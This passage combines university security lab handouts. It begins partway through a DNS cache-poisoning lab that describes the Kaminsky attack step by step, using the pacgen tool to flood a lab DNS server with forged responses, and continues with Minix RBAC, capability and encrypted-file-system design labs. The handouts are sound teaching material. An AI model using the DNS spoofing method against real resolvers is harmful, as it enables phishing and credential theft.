However, the above hypothetical attack has overlooked the cache effect. In reality, if the attacker is not fortunately enough to make a correct guess before the real response packet arrives, correct information will be cached by the DNS server for a while. This caching effect makes it impossible for the attacker to forge another response regarding the same domain name, because the DNS server will not send out another DNS query for this domain name before the cache times out. To forge another response on the same domain name, the attacker has to wait for another DNS query on this domain name, which means he/she has to wait for the cache to time out. The waiting period can be hours or days.

To launch effect attacks, the attacker must negate the caching effect. Dan Kaminsky came up with an elegant method to do this. Using his method, attackers will be able to continuously attack a DNS server on a domain name, without the need for waiting. With this method, an attacker can succeed within a very short period of time. Details of the attacks are described in the following URL (see the footnote [2]). In this task, we will try this attack method.

[2]`http://spectrum.ieee.org/computing/software/fresh-phish.`




Figure 1: DNS - Phishing Attack Details

We choose a fictitious company `dnsphishinglab.com` as our targeted domain name. Students can choose any domain name they like, but please make sure the attack is targeted at the DNS server in this lab environment, not at a real DNS server. The following steps with reference to Figure 1 describe the outline of the attack.

1. The attacker queries the DNS Server for an non-existing subdomain in `dnsphishinglab.com`, for example `xyz.dnsphishinglab.com.`
2. Since the mapping is unavailable in its cache, the DNS Server queries other DNS servers for name resolution.
3. The attacker floods the spoofed DNS response to the DNS server to make the attack successful. If successful, the spoofed answer will be cached, and thus the DNS cache is poisoned.
4. The victim machines query the poisoned DNS server for `www.dnsphishinglab.com`, the IP address returned from the DNS server is not the actual IP address for `www.dnsphishinglab.com`; instead, it is the IP address decided by the attacker.
5. The victim browses `www.dnsphishinglab.com`, not aware that he/she is actually browsing a malicious web site that most likely impersonates the real `www.dnsphishinglab.com`. If victim types any credential information in this malicious web site, those credentials will be stolen by the attacker.

This attack is very similar to the previous DNS Server Cache Poison task, but the important distinguishing factor is that this attack is made possible even if the DNS Server and the Attacker are on different networks. For the sake of simplicity this attack is performed on two different machines in the same network, but we do not assume that the attacker can observe the DNS request packets.

Attack Configuration. We make the following configuration for this task:

1. *Configuration the Attack Machine:* We will use the user machine as our attack machine. The user machine is already configured in Section 2.2. It uses the targeted DNS server as its default DNS server.

2. *Source Ports:* Some DNS servers now randomize the source port number in the DNS queries; this makes the attacks much more difficult. Unfortunately, many DNS servers still use predictable source port number. For the sake of simplicity in this task, we assume that the source port number is a fixed number. We can set the source port for all DNS Queries from DNS servers to be `33333`. This can be done by adding the following option to the file `/etc/bind/named.conf.options`:

   ```
   query-source port 33333
   ```

3. *DNS Bind Server:* Flush the DNS Bind Server's Cache/ Restart DNS Bind Server with the earlier mentioned commands.

Attack Tool and Method. To be able to send a large number of forged DNS response packets within a short time window, we need to use some automation tools. The `pacgen` tool can be used for this purpose. More details about the tool are described later. We outline the use of this tool here:

1. Modify the `pacgen.c` file by appropriately filling the DNS response fields. To understand the format of DNS response packet, you can use `Wireshark` to capture a few DNS response packets and study them.

   After modifying `pacgen.c`, the `pacgen` program should be able to flood the targeted DNS server with many forged DNS response packets, each trying a different transaction ID.

2. Write another program to do the following:

   (a) `Ping` an unavailable domain name in a particular parent domain like `xyz.dnsphishinglab.com.` This will trigger the DNS queries.

   (b) Run the modified `pacgen` program to forge corresponding DNS response packets. If one packet happens to have the correct transaction ID, and it is received before the real response comes, your attack will be successful.

   (c) You should run a loop to repeat the above two steps, each using a different domain name, according to Kaminsky's strategy.

More about the `pacgen` Tool. `Pacgen` is an open source Ethernet IP TCP/UDP packet generating tool. This tool is developed in C language, is easily configurable at every layer of the network packet, and is much efficient packet generator than the netwag tool. We suggest the students to use this tool for packet generation, since this attack requires the attacker to send out thousands of replies in fraction of a second. Pacgen-1.10 tool can be downloaded from the web [3]. Students can also use other tools that they are familiar with.

[3] `http://linux.softpedia.com/get/System/Networking/pacgen-14284.shtml`

1. *Configuration:* This tool requires the `Libnet` library to be installed, which has already been installed in our pre-built virtual machine image. This tool can be downloaded from the the web [4].

   The configuration of the header information is very simple for the `pacgen` tool. There is a header configuration file for each layer in the `pacgen` directory, like `eth_header` for ethernet layer, `ip_header` for IP layer.

2. *Compilation:* Students can read the `INSTALL` file in the `pacgen` tool to check for the compilation information. In short, the following command should do for compiling the code to generate `pacgen` executable.

   ```
   % sh install.sh
   ```

   Note 1: If the compilation gives the following error,

   `pacgen.c: undefined reference to ‘libnet_open_link_interface’`,

   then goto `System->Administration->Synaptic Package Manager` and search for `libnet1-dev` and select that for `’Mark for Removal’` from the dropdown menu. Make sure that `libnet1` package is enabled.

   Note 2: Sometimes the compilation might give the following error `link layer error on eth0 SIOCGIFHWADDR No Such Device`, in which case just update the `pacgen.c` file’s `device` variable to your system’s `eth#` number, which can be found using the following command:

   ```
   % ifconfig
   ```

3. *Execution:* Students can read the `README` file in pacgen tool to check for the execution information. In short, the following command should do for running `pacgen` (you need to have the root privilege to run the program; otherwise, you will get an error message).

   ```
   % sudo sh run_default.sh
   ```

Attack Tips:

1. *DNS Response Data:* The DNS response should be updated to the `payload_location` variable.

2. *Source Port:* The destination port of the DNS Response should match with the DNS Query Source Port, which is 33333 set in this task.

3. *Transaction ID:* The transaction ID of the DNS reply should match with the DNS Query for the attack to be successful. The transaction ID varies randomly between `0-65535`. The attack program can pick random IDs in the forged response packets, or it can keep generating packets with a fixed range of transaction IDs (the latter will be easier to implement).

4. *Source IP:* The source IP of the DNS reply should match with the Destination IP of the DNS Query. Normally DNS Server contacts several Named Servers or Parent Servers for the Name Resolution. The behavior is quite predictable. Students can use `Wireshark` to understand the behavior of the DNS server, before launching the attack.

[4] `http://www.hacktoolrepository.com/tool/71/`

4 Submission

Students need to submit a detailed lab report to describe what they have done and what they have observed. Report should include the evidences to support the observations. Evidences include packet traces, screen-dumps, etc.

References

[1] RFC 1035 Domain Names - Implementation and Specification : http://tools.ietf.org/html/rfc1035

[2] DNS HOWTO : http://www.tldp.org/HOWTO/DNS-HOWTO.html

[3] BIND 9 Administrator ReferenceManual : http://www.bind9.net/manual/bind/9.3.2/Bv9ARM.ch01.html

[4] Pharming Guide : http://www.ngssoftware.com/papers/ThePharmingGuide.pdf

[5] DNS Cache Poisoning: http://www.secureworks.com/research/articles/dns-cache-poisoning/

[6] DNS Client Spoof: http://evan.stasis.org/odds/dns-client_spoofing.txt

[7] Phishing: http://en.wikipedia.org/wiki/Phishing

Role-Based Access Control (RBAC) Lab – Minix Version

1 Lab Description

The learning objective of this lab is two-fold. First, this lab provides students with an oppurtunity to integrate two access control principles, capability and the Role-Based Access Control (RBAC), to enhance system security. Second, this lab allows students to apply their critical thinking skills to analyze their design of the system to ensure that the system is secure.

In this lab, students will implement a simplified capability-based RBAC system for `Minix`. The simplification on RBAC is based on the RBAC standard proposed by NIST [1]. This lab is quite comprehensive, students should expect to spend 4 to 6 weeks on this lab. Students should have a reasonable background in operating systems, because kernel programming and debugging are required.

2 Lab Tasks

2.1 Task 1: Capabilities (40 points)

In a capability system, when a process is created, it is initialized with a list of capabilities (tokens). When the process tries to access an object, the operating system checks the capabilities of the process, and decides whether to grant the access or not. In this lab, we have defined 80 capabilities, but only 6 of them are meaningful and need implementation; the others are just dummy capabilities.

1. `CAP_ALL`: This capability overrides all restrictions. This is equivalent to the traditional "root" privilege.

2. `CAP_READ`: Allow read on files and directories. It overrides the ACL restrictions regarding read on files and directories.

3. `CAP_CHOWN`: Overrides the restriction of changing file ownership and group ownership. Recall that for security reasons, normal users are not allowed to call `chown()`. This capability overrides the restriction.

4. `CAP_SETUID`: Allow to change the effective user to another user. Recall that when the effective user id is not root, calling `setuid()` and `seteuid()` to change effective users is subject to certain restrictions. This capability overrides those restrictions.

5. `CAP_KILL`: Allow killing of any process. It overrides the restriction that the real or effective user ID of a process sending a signal must match the real or effective user ID of the process receiving the signal.

6. `CAP_ROLE_Delegate`: This capability is related to roles. It will be discussed in the RBAC section.

7. `CAP_7`, ..., `CAP_80`: These are dummy capabilities. They will not affect access control. We just "pretend" that these capabilities can affect access control. We want to have a significant number of capabilities in this lab to make the management (the next part) more interesting.

You need to demonstrate how these capabilities affect your access control. Although the dummy capabilities will not affect access control, they need to be included in your system, so we can assign them to roles in the RBAC part. Moreover, you should be able to show their existence in your demonstration. One possible way is to implement a mechanism that can be used by administrators to print out any process's capabilities.

You are warned that the person who provides the above capability requirements have not fully thought through the security consequence of the requirements. Therefore, if you implement the above requriements as they are, your system might be flawed. Remember that an important goal of designing these capabilities is to divide the super-powerful `root` privileges into smaller less powerful privileges, so they can be used to achieve the principle of least privileges in applications. If a person who is assigned a privilege A can get more privileges using A, your system has a security flaw.

It is your responsibility to revise the above requirements to make them secure. You need to fully analyze their security consequences, document your analysis, and provide a revised and secure set of requirements in your report. If your system is flawed, we will deduct up to 30 points, regardless how beautiful your system is or how many nice features you have implemented.

2.2 Task 2: Managing Capabilities Using RBAC (40 points)

With these many (80) capabilities and many users, it is difficult to manage the relationship between capabilities and users. The management problem is aggravated in a dynamic system, where users' required privileges can change quite frequently. For example, a user can have a manager's privileges in her manager position; however, from time to time, she has to conduct non-manager tasks, which do not need the manager's privileges. She must drop her manager's privileges to conduct those tasks, but it might be difficult for her to know which privileges to drop. Role-Base Access Control solves this problem nicely.

RBAC (Role-Based Access Control), as introduced in 1992 by Ferraiolo and Kuhn, has become the predominant model for advanced access control because it reduces the complexity and cost of security administration in large applications. Most information technology vendors have incorporated RBAC into their product line, and the technology is finding applications in areas ranging from health care to defense, in addition to the mainstream commerce systems for which it was designed. RBAC has also been implemented in `Fedora Linux` and `Trusted Solaris`.

With RBAC, we never assign capabilities directly to users; instead, we use RBAC to manage what capabilities a user get. RBAC introduces the role concept; capabilities are assigned to roles, and roles are assigned to users. In this lab, students need to implement RBAC for `Minix`. The specific RBAC model is based on the NIST RBAC standard [1].

(A) Core RBAC. Core RBAC includes five basic data elements called users (USERS), roles (ROLES), objects (OBS), operations (OPS), and permissions (PRMS). In this lab, permissions are just capabilities, which are consist of a tuple (OPS, OBS). Core RBAC also includes sessions (SESSIONS), where each session is a mapping between a user and an activated subset of roles that are assigned to the user. Each session is associated with a single user and each user is associated with one or more sessions.

In this lab, we use *login session* as RBAC session. Namely, when a user logs into a system (e.g. via `login`), a new session is created. All the processes in this login session belong to the same RBAC session.

When the user logs out, the corresponding RBAC session will end. [1] A user can run multiple login sessions simultaneously, and thus have multiple RBAC sessions, each of which can have a different set of roles. In `Minix`, we can create a maximum of 4 login sessions using ALT-F1, ALT-F2, ALT-F3, and ALT-F4.

Based on these basic RBAC data elements, you should implement the following functionalities:

- **Creation and Maintenance of Roles:** Roles in a system cannot be hard-coded; administrators should be able to add/delete roles. To simplify implementation, we assume that the role addition and deletion will only take effects after system reboots. However, you are encouraged not to make this simplification.

- **Creation and Maintenance of Relations:** The main relations of Core RBAC are (a) user-to-role assignment relationship (UA), and (b) permission-to-role assignment relation (PA). Please be noted that **both UA and PA relations can be modified during the run time**, but the change of UA and PA relations will not affect existing sessions; it only affects new sessions.

  - **Update PA Relationships:** A privileged user should be able to add permissions to or delete permissions from a role. Such a modification should be persistent; namely, the relationships will be retained even after the system is shut down.
  - **Update UA Relationships:** A privileged user should be able to add users to or delete users from a role. Similar to the PA relationships, the modification should be persistent.
  - **Delegating/Revoking Roles** Delegation/Revocation is another way to update UA relationships. A normal user with the capability `CAP_ROLE_Delegate` should be able to delegate his/her own roles to other users, and also be able to revoke the delegated roles. When a role is delegated to a user, a new user-to-role instance will be created; new sessions of the user will be affected by this new UA instance. However, this user-to-role instance is volatile; namely, it will be lost if the system is shut down. The user who delegates his/her roles can later revoke those roles. Once a delegated role is revoked by the user, the effect should be seen immediately; namely, all the involved sessions (current) will lose that delegated role immediately.

- **Enable/Disable/Drop Roles:** When a user initiates a new session, all the user's roles will be in a disabled state (we call them inactive roles); namely, the roles will not be effective in access control. Users need to specifically enable those roles. [2] An enabled role is called an active role. The following functionalities should be supported:

  - During a session, a user can enable and disable any of their roles. Functions related to role enabling and disabling are `EnableRole` and `DisableRole`. The `DisableRole` function does not permanently drop a role, it only makes the role inactive.
  - If a session does not need a role anymore, it should be able to permanently drop the role using `DropRole`. Once a role is droped from the session, there is no way for the user to regain that role during the current session. However, new sessions will still have that role.

[1] You need to pay attention to the following situation: if some processes (possible for `Unix` OS) are left behind after the user logs out, what will happen to those process? Do they still have the privileges associated with the original session? You should describe and justify your design decision in your report regarding this issue.

[2] For example, they can put the enabling commands in their `.login` file.

(B) Separation of Duty. Separation of duty relations are used to enforce conflict of interest policies that organizations may employ to prevent users from exceeding a reasonable level of authority for their positions. NIST RBAC standard defines two types of separation of duty relations: *Static Separation of Duty (SSD)* and *Dynamic Separation of Duty (DSD)*. SSD enforces the separation-of-duty constraints on the assignment of users to roles; for example, membership in one role may prevent the user from being a member of one or more other roles, depending on the SSD rules enforced. DSD allows a user to be assigned conflicted roles, but ensures that the conflicted roles cannot be activated simultaneously. In this lab, your system should support both SSD and DSD rules.

SSD and DSD policies (i.e. rules) are set by the system adminstrators. You can define your own format for these policies. Moreover, you can decide where to store the policies, how to effectively check these policies, and how to update these policies. We also assume that any update of the policies only affect new sessions and future operations. It is important to identify where SSD and DSD policies should be checked.

- SSD policies need to be checked every time a role assignment occurs. There are two places where a role might be added to a user: one is conducted by the privileged users. To simplify your design, you can delay the enforcement of SSD until a user creates a new session (i.e. login), rather than at the point when the privileged users add the role. Another place where a role is added to a user is via delegation. You need to make sure that any delegation that violates the SSD policies will fail.
- DSD policies need to be checked every time a role become active. There is only one place where a role can become active. That is when the function `EnableRole` is called. Note that the previous statement is true because all roles are in a disabled state initially, including those roles that are delegated from other users.

2.3 Task 3: Supporting the Set-UID Mechanism (20 points)

Sometimes, to conduct an operation, a user might need additional privileges. To enable this operation, we can assign the required privileges to the user; however, once the privileges are assigned to the user, it is difficult to prevent the user from abusing the privileges (i.e., using the privileges on other undesirable operations). A solution to the dilemma is to use the `Set-UID` mechanism, which is implemented in most of the `Unix` operating system. With this mechanism, we can mark certain programs as `Set-UID` programs. Whoever runs a `Set-UID` program will run the program with the program owner's privileges. Therefore, users gain the required privileges only temporarily and only within the scope of the program.

In the particular `Unix` implementation, whoever runs a `Set-UID` program will run the program using the program owner's id as its *effective* user id; this way, the user can gain the program owner's privileges because access control is mostly based on the effective user id. In this task, we would like to extend the `Set-UID` concept to *roles*. More specifically, with the extension, a `Set-UID` program will *allow users who run the program to gain the roles of the owner of the program*. For example, if the owner of the `Set-UID` program is U, a user who runs this program will run this program using U's roles, instead of his/her own roles. Your extension should be compatible with the origianl `Set-UID` mechanism, i.e., if your implementation is correct, all the `Set-UID` programs in the original `Minix` system should work as usual.

You should be very careful when dealing with the relationship of the obtained roles and the session. If not carefully, you might introduce some major flaws into your system through this mechanism, because the mechanism allows users to gain additional privileges.

2.4 Task 4 (Optional): Set-Role Mechanism (10 bonus points)

The above `Set-UID` mechanism allows a user to grant all his/her privileges to a program, such that whoever runs the program will gain those privileges within the scope of the program. This is not desirable, especially if the users have too much power. A better alternative is to allow the privileged user to grant a *subset* of his/her own provileges to a program, instead of all his/her privileges.

In this lab, the above goal can be achieved by associating a subset of the user's roles to the program, such that, whoever runs this program will run this program with the associated roles, instead of with his/her own roles. We call this mechanism the `Set-Role` mechanism. A challenging issue of this method is to find a place to store the role information. A good choice is the `I-nodes`.

2.5 Implementation Strategies

You can start your design and implementation by assuming that all capabilities are dummy. Namely, you do not need to concern about how those capabilities will be checked by the system. This can make your life easier. You basically assume that the capability will be eventually be used by access control. This way, you can focus on how to enable RBAC and capability in `Minix`, such that when access control needs to use those capabilities, they can find the capabilities in an efficient way.

You should be able to test you implemenation independently, regardless of whether the capabilities are dummy or not. Of course, you need to implement some utilities, which allow you to print out the role and capability information of a session and process.

After your RBAC part is implemented and fully tested, you can focus on the capability part. More specifically, you need to modify `Minix`'s access control, so those non-dummy capabilities can actually affect access control.

3 Design and Implementation Issues

In this lab, you need to make a number of design choices. Your choices should be justified, and the justification should be included in your lab report.

3.1 Initialization

When a user logs into a system, a new session will be initialized. There are two important questions that you need to think about regarding this initialization: (1) where does this session get the initial roles? and (2) which program assigns these roles to this session? You might want to take a look at `login.c` under the `usr/src/commands/simple` directory.

3.2 Capability/Role in Process or Session

You need to consider the following issues related to processes:

- Since capabilities are the one used by the system for access control, the OS needs to know what capabilities a process has. How do we let OS know the capabilities. Should each process carry just roles, or both roles and capabilities, or just capabilities? You need to justify your design decisions in your report.
- Where do you store roles/capabilities? They can be stored in kernel space (e.g., capability list), in user space (e.g., cryptographic token), or in both spaces (like the implementation of file descriptor, where the actual capabilities are stored in the kernel and the indices to the capabilities are copied to the user space). Which design do you use? You should justify your decisions in your lab reports.

- You need to study the process-related data structures. They are defined in three places: file system (`/usr/src/servers/fs`), process management (`/usr/src/servers/pm`), and kernel (`/usr/src/kernel`).
- How does a newly created process get its roles?
- When system boots up, a number of processes (e.g. file system process and memory management process) will be created; do they need to carry roles?

3.3 Use Capabilities for Access Control

When a process tries to access an object, the operating system checks the process' capability, and decides whether to grant the access or not. The following issues will give you some hints on how to design and implement such an access control system.

- To check capabilities, you need to modify a number of places in `Minix` kernel. Be very careful not to miss any place; otherwise you will have a loophole in your system. Please describe these places and your justification in your lab report.
- Where do you check capabilities? You should think about applying the *reference monitor* principle here.
- The capability implemented in this lab co-exists with the `Minix`'s existing ACL access control mechanism. How do you deal with their relationship? For example, if a process has the required capability, but ACL denies the access, should the access be allowed? On the other hand, if a process does not have the required capability, but ACL allows the access, should the access be allowed? You need to justify your decisions in your reports.
- *Root's privileges:* should the super-user `root` still have all the power (i.e. having `CAP_ALL`)? This is your design decision; please justify your decisions.
- *Compatibility issue:* Keep in mind that there will be processes (especially those created during the bootup) that are not capability-enabled. The addition of capability mechanism will cause them not to work properly, because they do not carry any capability at all. You need to find a solution to make your capability system compatible with those processes.

3.4 Helpful Documents.

We have linked several helpful documents to the lab web page. Make sure you read them, because they can save you a tremendous amount of time. These documents cover the following topics: (1) how to add new system calls? (2) how are system calls invoked? (3) process tables in the file system process and the memory management process.

Important Reminder. Please remember to backup a valid boot image before you make modifications; you might crash your systems quite often.

4 Submission and Demonstration

You should submit a detailed lab report to describe your design and implementation. You should also describe how you test the functionalities and security of your system. You also need to demonstrate your system to us. Please sign up a demonstration time slot with the TA. Please take the following into consideration when you prepare for demonstraiton:

- The total time of the demo will be 15 minutes, no more additional time would be given. So prepare your demonstration so you can cover the important features.
- You are entirely responsible for showing the demo. We will NOT even touch the keyboard during the demonstration; so you should not depend on us to test your system. If you fail to demo some important features of your system, we will assume that your system does not have those features.
- You need to practice before you come to the demonstration. If the system crashes or anything goes wrong, it is your own fault. We will not debug your problems, nor give you extra time for it.
- During the demo, you should consider yourself as salesmen, and you want to sell your system to us. You are given 15 minutes to show us how good your system is. So think about your sales strategies. If you have implemented a great system, but fail to show us how good it is, you are not likely to get a good grade.
- Do turn off the messages your system prints out for debugging purposes. Those messages should not appear in a demonstration.

5 An Important Message

I sent the following message to my students after their final demonstration of this project. It is a lesson that we should all learn from.

> *I was upset by the design and implementation decisions that you guys have made regarding* `CAP_SETUID` *and* `CAP_CHOWN`. *Most of you (except 4 people) demonstrated to me a flawed system. Whe I confronted them about this flaw, many said that they knew this problem, they just didn't have enough time to fix the problem. Let me show you the logic: fixing the problem takes only about less than 30 minutes, but you guys would rather spend 10 hours to make the role delegation work, rather than spend 30 minutes to fix such a major security flaw in your system. This is not what I have taught you in my class.*
>
> *You are not alone; many software developers have the same attitudes like yours: they would rather spend many many hours on some nice features (so they can sell the product with a good price) than spending some time ensuring that their systems are secure. After all, security does not make money, nice features do. When they are under the pressure of deadlines, many developers choose features, like what you guys did. Just remember, although security does not make money, a simple flaw like what you guys made can cause millions of dollars in loss and damage of reputations.*
>
> *I have deducted 10 points from your grade if your system is flawed. This is only symbolic. I should have deducted 50 points, because you guys are trying to "sell" me a flawed system at the end of a computer SECURITY class. This is such an irony! What makes the thing even worse*

is that many of you know the flaws, but feel the priority of fixing the flaws is too low for you to spare 30 minutes of your time.

As I said in the last lecture of the course: you may forget the contents of my lectures after your final exam, but you should gain the "sense of security", and take that sense to your jobs. I hope that you can learn a lesson from these 10 points. If in the future, you are facing a similar choice: features or security (I am sure you will face this kind of choice quite often), I hope that you remember this lesson.

– Kevin Du, April 30, 2008.

References

[1] D. F. Ferraiolo, R. Sandhu, S. Gavrila, D. R. Kuhn, and R. Chandramouli. Proposed NIST standard for role-based access control. *ACM Transactions on Information and system Security*, 4(3):224–274, August 2001.

Capability Lab

1 Lab Description

The learning objective of this lab is for students to apply the capability concept to enhance system security. In `Unix`, there are a number of privileged programs (e.g., `Set-UID` programs); when these programs are run, even by normal users, they run as `root` (i.e., system administrator); namely the running programs possess all the privileges that the `root` has, despite of the fact that not all of these privileges are actually needed for the intended tasks. This design clearly violates an essential security engineering principle, the *principle of least privilege*. As a consequence of the violation, if there are vulnerabilities in these programs, attackers might be able to exploit the vulnerabilities and abuse the root's privileges.

Capability can be used to replace the `Set-UID` mechanism. In Trusted Solaris 8, root's privileges are divided into 80 smaller capabilities. Each privileged program is only assigned the capabilities that are necessary, rather than given the root privilege. A similar capability system is also developed in `Linux`. In this lab, we will implement a simplified capability system for `Minix`.

2 Lab Tasks

In a capability system, when a program is executed, its corresponding process is initialized with a list of capabilities (tokens). When the process tries to access an object, the operating system should check the process' capability, and decides whether to grant the access or not.

2.1 Required Capabilities (60 points)

To make this lab accomplishable within a short period of time, we have only defined 5 capabilities. Due to our simplification, these five capabilities do not cover all of the root's privileges, so they cannot totally replace `Set-UID`. They can only be used for privileged programs that just need a subset of our defined capabilities. For those programs, they do not need to be configured as a `Set-UID` program; instead, they can use our capability system. Here are the capabilities that you need to implement in this lab:

1. CAP_READ: Allow read on files and directories. It overrides the ACL restrictions regarding read on files and directories.

2. CAP_CHOWN: Overrides the restriction of changing file ownership and group ownership.

3. CAP_SETUID: Allow to change the effective user to another user. Recall that when the effective user id is not root, callings of setuid() and seteuid() to change effective users are subject to certain restrictions. This capability overrides those restrictions.

4. CAP_KILL: Allow killing of any process. It overrides the restriction that the real or effective user ID of a process sending a signal must match the real or effective user ID of the process receiving the signal.

5. CAP_SYS_BOOT: Allow rebooting the system.

A command should be implemented for the superuser to assign capabilities to (or remove capabilities from) a program. It should be noted that the above five capabilities are independent; if a capability is not assigned to a program, the program cannot gain this capabilities from other capabilities. For example, if a program has only the CAP_SETUID capability, it should not be able to use this capability to gain any of the other capabilities. You should be warned that the above description of capabilities was *intentionally* made vague and incomplete, such that a design that exactly follows the description can have loopholes. It is your responsibility to clearify and complete the description. If you think that it is necessary to add restrictions to these capabilities to avoid loopholes, you should feel free to do that; in your report and demonstration, you need to justify your decisions.

2.2 Managing Capabilities (40 points)

We should also allow a process to manage its own capabilities. For example, when a capability is no longer needed in a process, we should allow the process to permanently remove this capability. Therefore, even if the process is compromised, attackers will not be able to gain this deleted capability. The following six operations are general capability management operations; you need to implement them in your capability system.

1. Deleting: A process can permanently delete a capability.

2. Disabling: A process can temporarily disable a capability. Note that unlike deleting, disabling is only temporary; the process can later enable it.

3. Enabling: A process can enable a capability that is temporarily disabled.

4. Copying: A process can give its own capabilities to its children processes.

5. Copy-control mechanism: The owner of a capability can control whether the receiver can make another copy or not.

6. (10 bonus points) Revocation: The owner of a capability can revoke the capability from all of its children processes.

3 Design and Implementation Issues

In this lab, you need to make a number of design choices. Your choices should be justified, and the justification should be included in your lab report.

3.1 Assigning Capability to Programs

Before a program becomes a privileged program, certain capabilities need to be assigned to this program. You need to consider the following issues related to capability assignment.

- Where should the capabilities of a program be stored? There are several ways to store capabilities You need to justify your design decision. You can justify it from various aspects, such as security, usability, ease of use, etc. To help you, we list two possible methods in the following:
  - Save capabilities in a configuration file.
  - Save capabilities in the `I-nodes` of the program file.
- How can users set capabilities of a file?
- Who can assign capabilities to programs?

3.2 Capability in Process

When a program is executed, a process will be created to perform the execution. The process should carry the capability information. You need to consider the following issues related to processes:

- Where do you store capabilities? They can be stored in kernel space (e.g., capability list), in user space (e.g., crytographic token), or in both spaces (like the implementation of file descriptor, where the actual capabilities are stored in the kernel and the indices to the capabilities are copied to the user space). Which design do you use? You should justify your decisions in your lab reports.
- You need to study the process-related data strucutres. They are defined in three places: file system (`/usr/src/fs`), memory management (`/usr/src/mm`), and kernel (`/usr/src/kernel`).
- How do you assign capability to a is newly created process?
- When system boots up, a number of processes (e.g. file system process and memory management process) will be created; do they need to carry capabilities?

3.3 Use Capabilities for Access Control

When a process tries to access an object, the operating system checks the process' capability, and decides whether to grant the access or not. The following issues will give you some hints on how to design and implement such an access control system.

- To check capabilities, you need to modify a number of places in `Minix` kernel. Be very careful not to miss any place; otherwise you will have a loophole in your system. Please describe these places and your justifiation in your lab report.
- Where do you check capabilities? You should think about applying the *reference monitor* principle here.
- The capability implemented in this lab co-exists with the `Minix`'s existing ACL access cotnrol mechanism. How do you deal with their relationship? For example, if a process has the required capability, but ACL denies the access, should the access be allowed? On the other hand, if a process does not have the required capability, but ACL allows the access, should the access be allowed? In your lab report, you should draw a diagram to depict the relationship between your capability-checking module and the ACL-checking module.

- *Compatibility issue:* Keep in mind that there will be processes (especially those created during the bootup) that are not capability-enabled. The addition of capability mechanism will cause them not to work properly, because they do not carry any capability at all. You need to find a solution to make your capability system compatible with those processes.

3.4 Helpful Documents

We have linked several helpful documents to the lab web page. Make sure you read them, because they can save you a tremendous amount of time. These documents cover the following topics: (1) how to add new system calls? (2) how are system calls invoked? (3) process tables in the file system process and the memory management process.

Very Important: Please remember to backup a valid boot image before you make modifications; you might crash your systems quite often.

4 Submission and Demonstration

You should submit a detailed lab report to describe your design and implementation. You should also describe how you test the functionalities and security of your system. You also need to demonstrate your system to us. Please sign up a demonstration time slot with the TA. Please take the following into consideration when you prepare for demonstraiton:

- The total time of the demo will be 15 minutes, no more additional time would be given. So prepare your demonstration so you can cover the important features.
- You are entirely responsible for showing the demo. We will NOT even touch the keyboard during the demonstration; so you should not depend on us to test your system. If you fail to demo some important features of your system, we will assume that your system does not have those features.
- You need to practice before you come to the demonstration. If the system crashes or anything goes wrong, it is your own fault. We will not debug your problems, nor give you extra time for it.
- During the demo, you should consider yourself as salesmen, and you want to sell your system to us. You are given 15 minutes to show us how good your system is. So think about your sales strategies. If you have implemented a great system, but fail to show us how good it is, you are not likely to get a good grade.
- Do turn off the messages your system prints out for debugging purposes. Those messages should not appear in a demonstration.

Encrypted File System Lab

1 Overview

In a traditional file system, files are usually stored on disks unencrypted. When the disks are stolen by someone, contents of those files can be easily recovered by the malicious people. To protect files even when the disks are stolen, we can use encryption tools to encrypt files. For example, we can use "pgp" command to encrypt files. However, this is quite inconvenient; users need to decrypt a file before editing the file, and then remember to encrypt it afterward. It will be better if encryption and decryption can be transparent to users. Encrypted File System (EFS) is developed for such a purpose, and it has been implemented in a number of operating systems, such as `Solaris`, `Windows NT`, and `Linux`.

2 Lab Task

In an EFS, files on disks are all encrypted, nobody can decrypt the files without knowing the required secret. Therefore, even if a EFS disk is stolen, its files are kept confidential.

2.1 Transparency

The most important feature of EFS is *transparency*. Namely, when legitimate users use the files in EFS, the users do not need to conduct encryption/decryption explicitly; encryption/decryption is conducted automatically by the file system. This distinguishes EFS from normal file-encryption programs.

More importantly, EFS should also be transparent to applications. Any application that work in a traditional file system should still work properly in EFS. When users read a file (encrypted) using a normal editor software, EFS will automatically decrypt the file contents before giving them to the software; similarly, EFS will automatically encrypt the file contents when users write to a file. All these happen on the fly, neither users nor the editor software should be aware of the encryption/decryption process. For example, if users use "`cat`" to look at the contents of a file, `cat` will display the decrypted contents; the decryption is transparently conducted by the EFS. If users use "`vi`" to edit a file, every time they issue a "`save`" command, the contents of the file should be encrypted and then saved to the disk; the encryption is also transparently conducted by the EFS. There is no need to modify application programs.

In this lab, your task is to design and implement an EFS for `Minix`. This lab is a comprehensive lab; it integrates a number of security principles, including encryption, key management, authentication, and access control.

2.2 Key Management

(a) Key storage dilemma. In an EFS, we can choose to use one single key to encrypt all the files in the encrypted file system; or we can choose to encrypt each file using a different key. In this lab, we choose the latter approach; we call this approach the *per-file-key* approach. Obviously, these keys cannot be stored on the disk in plaintext; otherwise, adversaries can find those keys after they have stolen the disk. On the other hand, we cannot ask users to type each of those keys every time they try to access a file, because no user can remember all these keys. This is a dilemma that you have to solve in your EFS design.

(b) Where to store key-related information. A number of places can be used to store key-related information. One of the places is the i-node data structure. However, i-node does not provide enough space to store extra information that you need. There are two difference approaches to solve this problem, one requires a modification of i-node, and the other redefines a field of i-node. Please see Section 4.1 for details. Another place that can be used to store key-related information is the *superblock*. Please see Section 4.2 for details.

